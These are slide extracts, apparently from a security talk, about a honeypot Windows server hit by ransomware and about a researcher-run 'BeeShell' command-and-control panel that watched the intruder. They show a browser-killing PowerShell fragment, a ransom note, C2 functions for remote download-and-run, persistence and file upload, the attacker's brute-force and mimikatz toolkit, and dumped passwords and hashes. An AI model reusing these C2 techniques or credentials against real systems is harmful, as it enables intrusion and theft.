18 $ffCount=(Get-Process "firefox").Length
19 if ($ffCount -gt 0) {
20     taskkill /im firefox.exe /f
21     $browser=$True
22 }
23
24 $chCount=(Get-Process "chrome").Length
25 if ($chCount -gt 0) {
26     taskkill /im chrome.exe /f
```



Zweiter Akt: “Picasso”



This PC Server Manager

Dashboard

Dashboard

- Local Server
- All Servers

WELCOME TO SERVER MANAGER

1 Configure t

2 Add roles

3 Add other

4 Create a se

5 Connect th

QUICK START


WHAT'S NEW

LEARN MORE

ROLES AND SERVER GROUPS

Roles: 0 | Server groups: 1 | Servers total: 1

Local Server 1







Dritter Akt: Cryptolocker



Server Manager

Server Manager Dashboard

Manage Tools View Help

Dashboard

- Local Server
- All Servers
- File and Storage Services
- IIS

WELCOME TO SERVER MANAGER

QUICK START

- 1 Configure this local server
- 2 Add roles and features
- 3 Add other servers to manage
- 4 Create a server group
- 5 Connect this server to cloud services

WHAT'S NEW

LEARN MORE

Hide

ROLES AND SERVER GROUPS

Roles: 2 | Server groups: 1 | Servers total: 1

Role	Count
File and Storage Services	1
IIS	1

File and Storage Services

- Manageability
- Events
- Services
- Performance
- BPA results


IIS

- Manageability
- Events
- Services
- Performance
- BPA results

Windows Server 2012 R2

beehoney1.eastus.cloudapp.azure.com

ibmsystems@tutanota.com



YOUR FILES ARE ENCRYPTED

Don't worry, you can return all y
If you want to restore them, fol
If you have not been answered

Attention!

- Do not rename encrypted fi
- Do not try to decrypt your c
- Decryption of your files with

Startup

C-TV_new

File Home Share View

« Shares » Data » Customers » C-TV_new » Search C-TV_new

Name	Date modified	Type
doc	2/8/2020 9:48 AM	File fol
examples	2/15/2020 11:15 AM	File fol
js	2/15/2020 11:15 AM	File fol
libraries	2/15/2020 5:14 PM	File fol
locale	2/8/2020 9:49 AM	File fol
setup	2/15/2020 5:14 PM	File fol
sql	2/15/2020 5:14 PM	File fol
templates	2/15/2020 11:15 AM	File fol
themes	2/15/2020 5:14 PM	File fol
ajax.php.id-08669747.[ibmsystems@tutanota.com].ROGER	2/15/2020 11:15 AM	ROGER
browse_foreigners.php.id-08669747.[ibmsystems@tutanota.com].ROGER	2/15/2020 11:15 AM	ROGER
ChangeLog.id-08669747.[ibmsystems@tutanota.com].ROGER	2/15/2020 11:15 AM	ROGER
changelog.php.id-08669747.[ibmsystems@tutanota.com].ROGER	2/15/2020 11:15 AM	ROGER
chk_rel.php.id-08669747.[ibmsystems@tutanota.com].ROGER	2/15/2020 11:15 AM	ROGER
CODE_OF_CONDUCT.md.id-08669747.[ibmsystems@tutanota.com].ROGER	2/15/2020 11:15 AM	ROGER
composer.json.id-08669747.[ibmsystems@tutanota.com].ROGER	2/15/2020 11:15 AM	ROGER
composer.lock.id-08669747.[ibmsystems@tutanota.com].ROGER	2/15/2020 11:15 AM	ROGER
config.sample.inc.php.id-08669747.[ibmsystems@tutanota.com].ROGER	2/15/2020 11:15 AM	ROGER
CONTRIBUTING.md.id-08669747.[ibmsystems@tutanota.com].ROGER	2/15/2020 11:15 AM	ROGER
db_central_columns.php.id-08669747.[ibmsystems@tutanota.com].ROGER	2/15/2020 11:15 AM	ROGER

112 items

beehoney1.eastus.cloudapp.azure.com


Recycle Bin

FILES ENCRYPTED

Notepad+ ...

FILES ENCRYPTED

ibmsystems@tutanota.com



YOUR FILES ARE ENCRYPTED

Don't worry, you can return all your files!
If you want to restore them, follow this link: email ibmsystems@tutanota.com YOUR ID **08669747**
If you have not been answered via the link within 12 hours, write to us by e-mail: nmode@protonmail.com

Attention!

- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.


One More Thing...



BeeShell

New BeeShell client connected!

← Reply



Missing Library



Required dependencies missing. Please run password manager on a fully patched system.

OK

BeeShell C&C Interface
beeshell.eastus.cloudapp.azure.com/beeshell/admin/ui/

OS: Windows 10 Pro

WIN-

MVVVR3ATJ11\Administrator@WIN-MVVVR3ATJ11

State: Online

Last pingback: 1 second(s)

OS: Windows Server 2012 R2

Standard

-PC\Administrator@-PC

State: Offline

Last pingback: 10 day(s)

OS: Windows Server 2012 R2

Standard

DESKTOP-6600ACF\Oiph@DESKTOP-6600ACF

State: Offline

Last pingback: 41 day(s)

OS: Windows 10 Enterprise

DESKTOP-R9MDTS2\Florian Bogner@DESKTOP-R9MDTS2

State: Offline

Last pingback: 26 day(s)

OS: Windows 10 Enterprise

RTHRQB-PC\rTHRQB@RTHRQB-PC

State: Offline

Last pingback: 24 day(s)

OS: Windows 10 Pro

SUNAND\admin@WIN-GH48A4O5RSJ

State: Offline

Last pingback: 24 day(s)

OS: Windows Server 2012 R2

Standard


DOUCHBAGS\Fred@CL14

State: Offline

Last pingback: 113 day(s)

```

C:\Users\Administrator\Desktop> Get-Screenshot-And-Upload
Screenshot successfully taken and uploaded.
    
```



```

C:\Users\Administrator\Desktop> ls
Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
d-----            8.1.2020 г.          0:03     Instrument
d-----           25.3.2020 г.          19:55     data to sell
d-----           30.10.2019 г.          11:54     gmer
d-----           22.12.2019 г.          18:29     KPortScan3
da----            19.11.2019 г.           0:02     Masscan GUI
da----            12.3.2020 г.          12:15     masscan GUI2020
d-----           26.10.2019 г.          21:14     mimikatz
d-----           14.8.2019 г.           2:42     mimikatz-2.2.0-20190813
d-----           29.12.2019 г.          21:15     New folder
d-----           12.2.2020 г.          10:28     nl
d-----           15.11.2019 г.          15:36     nl - Copy
d-----           30.10.2019 г.          11:41     PCHunter_free
d-----           24.10.2019 г.          11:59     ProxAllium
d-----           24.10.2019 г.          11:46     RDP Brute
d-----           21.11.2019 г.          12:23     RDP Brute - Copy
d-----           28.2.2020 г.          18:12     RDP Brute - Copy (2)
d-----           24.10.2019 г.          11:36     RDP FORCER 1.4
    
```

Shortcodes

The following list allows you to run complex commands with a single click

One Click Launcher

Create a one click launcher for the client

Screenshot

Takes a screenshot of the target system

IEX WebClient Runner

Downloads PS code from and url and runs it

Install LNK Persistence

Persists the client by placing a LNK file in the StartUp folder

Remove LNK Persistence

Removes the LNK file from the startup folder

Download

Downloads a file into the current directory

Upload

Uploads a file from the client to the C&C server

Show Uploads

Shows all the uploaded file for a client

Show Command Queue

Shows the command queue of the current system

BEE SHELL

OS: Windows 10 Pro

MBB-Control-PC\MBB-Control@MBB-CONTROL-PC

State: Offline
Last pingback: 68 day(s)
OS: Windows 7 Professional

DOUCHBAGS\Andreas@CL12

State: Offline
Last pingback: 72 day(s)
OS: Windows 10 Pro

DOUCHBAGS\Peter@CL10

State: Offline
Last pingback: 72 day(s)
OS: Windows 10 Pro

DOUCHBAGS\Sophie@CL13

State: Offline
Last pingback: 72 day(s)
OS: Windows 10 Pro

WIN-

```

C:\Users\Administrator\Desktop> ls
Directory: C:\Users\Administrator\Desktop
  
```

Mode	LastWriteTime	Length	Name
i----	8.1.2020 г.	0:03	Instrument
i----	30.10.2019 г.	11:54	gmer
i----	22.12.2019 г.	18:29	KPortScan3
ia---	19.11.2019 г.	0:02	Masscan GUI
ia---	14.2.2020 г.	21:39	masscan GUI
i----	26.10.2019 г.	21:14	mimikatz
i----	14.8.2019 г.	2:42	mimikatz-2.2.0-20190813
i----	29.12.2019 г.	21:15	New folder
i----	12.2.2020 г.	10:28	nl
i----	15.11.2019 г.	15:36	nl - Copy
i----	30.10.2019 г.	11:41	PCHunter_free
i----	24.10.2019 г.	11:59	ProxAllium
i----	24.10.2019 г.	11:46	RDP Brute
i----	21.11.2019 г.	12:23	RDP Brute - Copy
i----	21.11.2019 г.	18:44	RDP Brute - Copy (2)
i----	24.10.2019 г.	11:36	RDP FORCER 1.4
i----	24.10.2019 г.	13:51	RDP Recognizer (Update, need change files)
i----	30.10.2019 г.	11:44	rdp-password-recovery
i----	21.11.2019 г.	11:59	roundcubemail-1.4.0
i----	24.10.2019 г.	19:05	Tor Browser
i----	25.11.2019 г.	21:31	Windows SMTP Bruteforce Scanner 2015 - Ar3s
ia---	24.10.2019 г.	11:59	WinSCP
i----	24.10.2019 г.	19:59	в
i----	24.10.2019 г.	11:59	переврать
i----	24.10.2019 г.	11:37	трой
-a---	28.11.2019 г.	13:17	292 .cf ljvfirf 28.11Result.txt
-a---	12.1.2020 г.	18:50	159 12.1 valid germanyResult.txt
-a---	12.2.2020 г.	22:18	2774 122-germanyResult.txt



Shortcodes

The following list allows you to run complex commands with a single click

One Click Launcher
Create a one click launcher for the client



Screenshot
Takes a screenshot of the target system



IEX WebClient Runner
Downloads PS code from and url an runs it



Install LNK Persistence
Persists the client by placing a LNK file in the StartUp folder




Remove LNK Persistence
Removes the LNK file from the startup folder



Download
Downloads a file into the





The image shows a browser window displaying the GitHub repository page for 'mimikatz'. The browser's address bar shows 'github.com'. The page title is 'mimikatz'. The main content area contains a description of the tool and a terminal screenshot of its output.

mimikatz

`mimikatz` is a tool I've made to learn `C` and make some experiments with Windows security.

It's now well known to extract plaintext passwords, hash, PIN code and kerberos tickets from memory. `mimikatz` can also perform pass-the-hash, pass-the-ticket or build *Golden tickets*.

```
.#####.  mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr  6 2014 22:02:03)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v #'  http://blog.gentilkiwi.com/mimikatz           (oe.eo)
'#####'                                     with 13 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 515764 (00000000:0007deb4)
Session           : Interactive from 2
User Name         : Gentil Kiwi
Domain           : vm-w7-ult-x
SID              : S-1-5-21-1982681256-1210654043-1600862990-1000
msv :
[00000003] Primary
```


BeeShell C&C Interface
https://beeshell.eastus.cloudapp.azure.com/beeshell/admin/ui/
New Tab

Google Maps Facebook XING LinkedIn FARK.com Exploit DBs 185.51.8.0/22 - bg... Strategies to Mitiga... Microsoft SHA1 Ha... DNSdumpster.com... Video 2 View Other Bookmarks



DOUCHBAGS\Sophie@CL13
State: Offline
Last pingback: 90 day(s)
OS: Windows 10 Pro

State: Offline
Last pingback: 1 day(s)
OS: Windows 10 Pro

WIN-MVVVR3ATJ11\Administrator@WIN-MVVVR3ATJ11
State: Online
Last pingback: 1 second(s)
OS: Windows Server 2012 R2 Standard

DESKTOP-6600ACF\Oph@DESKTOP-6600ACF
State: Offline
Last pingback: 18 day(s)
OS: Windows 10 Enterprise

DESKTOP-R9MDTS2\Florian Bogner@DESKTOP-R9MDTS2
State: Offline
Last pingback: 3 day(s)
OS: Windows 10 Enterprise

RTHRQB-PC\rtHRQb@RTHRQB-PC
State: Offline
Last pingback: 1 day(s)
OS: Windows 10 Pro

```

SID : S-1-5-90-3
msv :
tspkg :
wdigest :
* Username : WIN-MVVVR3ATJ11$
* Domain : WORKGROUP
* Password : (null)
kerberos :
ssp : KO
credman :


Authentication Id : 0 ; 83486283 (00000000:04f9e64b)
Session : RemoteInteractive from 3
User Name : mister_skills
Domain : WIN-MVVVR3ATJ11
Logon Server : WIN-MVVVR3ATJ11
Logon Time : 5.3.2020 . 20:36:42
SID : S-1-5-21-3643506560-2893581787-4040577678-1001
msv :
[00010000] CredentialKeys
* NTLM : be13d8d632272792385025a70bbc685f
* SHA1 : 70df21f182ac22f659341a37109d9182470b041d
[00000003] Primary
* Username : mister_skills
* Domain : WIN-MVVVR3ATJ11
* NTLM : be13d8d632272792385025a70bbc685f
* SHA1 : 70df21f182ac22f659341a37109d9182470b041d
tspkg :
wdigest :
* Username : mister_skills
* Domain : WIN-MVVVR3ATJ11
* Password : sdf1jkrIjQPWjsd;lkj;1234324kljsdfoi
kerberos :
* Username : mister_skills
* Domain : WIN-MVVVR3ATJ11
* Password : (null)
ssp : KO
credman :


Authentication Id : 0 ; 83481715 (00000000:04f9d473)
Session : Interactive from 3
User Name : DWM-3
Domain : Window Manager
Logon Server : (null)
Logon Time : 5.3.2020 . 20:36:42


```


Shortcodes


The following list allows you to run complex commands with a single click


One Click Launcher 
Create a one click launcher for the client


Screenshot 
Takes a screenshot of the target system


IEX WebClient Runner 
Downloads PS code from and url an runs it

